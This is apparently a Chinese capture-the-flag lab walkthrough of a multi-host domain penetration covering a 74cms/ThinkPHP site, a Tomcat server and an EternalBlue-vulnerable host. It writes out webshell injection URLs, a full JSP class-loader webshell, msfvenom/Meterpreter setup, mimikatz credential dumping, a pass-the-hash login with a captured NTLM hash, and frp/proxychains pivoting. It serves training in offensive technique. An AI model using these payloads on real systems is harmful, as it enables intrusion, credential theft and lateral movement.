
【域渗透】CyberStrikeLab-Lab2,骑士CMS渗透 web渗透最开始已经获取到了对方的内网ip,192.168.10.10 ,通过fscan扫描内网并探测一定数量的端口,扫描结果先808端口是web服务,通过页面的title显示出这是骑士cms内容管理系统访问这个界面是骑士cms翻到最底下,发现系统版本随便找几篇文章看看有没有pochttps://xz.aliyun.com/news/3368找到一个poc输入poc,自动跳转到登录界面,看来没有未授权登录漏洞http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 尝试访问呢一个不存在的页面,爆出来了thinkphp的版本使用thinkphp综合利用工具,没有漏洞方案二,爆破后台账号密码爆破出密码为admin123456登录后台再使用poc,能够正常获取php的版本信息http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',phpinfo(),' 继续执行,创建一个一句话木马http://192.168.10.10:808/index.php?m=Admin&c=Tpl&a=set&tpl_dir= ', 'a',eval($_POST['cmd']),' https://xz.aliyun.com/news/3368,这篇文章已经告诉我们shell的路径在哪了,他会在这个文件里面创建你执行的恶意代码来访问这个界面,正常执行我们刚刚嵌入的恶意代码http://192.168.10.10:808/Application/Home/Conf/config.php 打开蚁剑,输入链接和密码在c盘找到flag使用msf创建一个马msfvenom -p windows/meterpreter/bind_tcp LHOST=10.10.10.173 LPORT=4444 -f exe -o shell.exe 使用蚁剑上传打开msf,开启监听# kali msfconsole use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.10 # 蚁剑执行上传成功的木马 shell.exe 内网渗透上线之后,发现是系统权限。进入命令行shell chcp 65001 whoami # 发现是系统权限,不用额外提权 退出会话,将会话保留在后台exit bg 在本机查找fscanfind / -name "fscan*" 2>/dev/null 找到fscan位置后,进入会话1 并上传fscansessions 1 upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 在当前目录下找到fscan利用fscan扫内网,发现另外两台主机192.168.10.20和192.168.10.233,20机器的8080端口是web服务访问界面,是一个tomcattomcat文件上传漏洞 https://blog.csdn.net/allintao/article/details/129503762200表示ok,上传成功<%! class U extends ClassLoader { U(ClassLoader c) { super(c); } public Class g(byte[] b) { return super.defineClass(b, 0, b.length); } } public byte[] base64Decode(String str) throws Exception { try { Class clazz = Class.forName("sun.misc.BASE64Decoder"); return (byte[]) clazz.getMethod("decodeBuffer", String.class).invoke(clazz.newInstance(), str); } catch (Exception e) { Class clazz = Class.forName("java.util.Base64"); Object decoder = clazz.getMethod("getDecoder").invoke(null); return (byte[]) decoder.getClass().getMethod("decode", String.class).invoke(decoder, str); } } %> <% String cls = request.getParameter("passwd"); if (cls != null) { new U(this.getClass().getClassLoader()).g(base64Decode(cls)).newInstance().equals(pageContext); } %> 连接测试将之前的生成的马上传上去准备上线msf# msf use multi/handler set payload windows/meterpreter/bind_tcp set rhost 192.168.10.20 # 蚁剑执行上传成功的木马 shell.exe 成功拿下20权限,使用msfgetsystem进行提权,结果显示,成功提权到system权限在根目录找到flag2输入ipconfig,看到另一个网卡地址再上传fscan,这个新的网卡upload /data/CS/Cobalt_Strike_4.7/plugin/TaoWu/script/x64/fscan.exe 发现20.30 机器存在永恒之蓝漏洞再来设置路由,此时你会有两个会话和路由run autoroute -s 192.168.20.0/24 run autoroute -p 域渗透上传mimikatz.exe 抓取系统hash使用find查找find / -name "mimika*.exe" 2>/dev/null 进入shell执行命令.\mimikatz.exe privilege::debug sekurlsa::logonpasswords 抓取到administrator用户的NTML hash0a571981f9373e059c6c6313c2469359 准备好frp配置文件,搭建正向代理,客户端配置服务端配置PTH登录,并且上传frpevil-winrm -i 192.168.10.20 -u Administrator -H "0a571981f9373e059c6c6313c2469359" upload windows_x64_admin.exe 启动# kali ./frpc -c frpc.ini # 靶机 ./frps.exe -c frps.ini 修改代理配置文件vi /etc/proxychains4.conf 使用proxychains代理启动msfproxychains msfconsole 使用永恒之蓝命令执行模块,能够正常执行命令use admin/smb/ms17_010_command set RHOSTS 192.168.20.30 set command whoami run 找到最后一台机器的flagset command type C:\\flag.txt run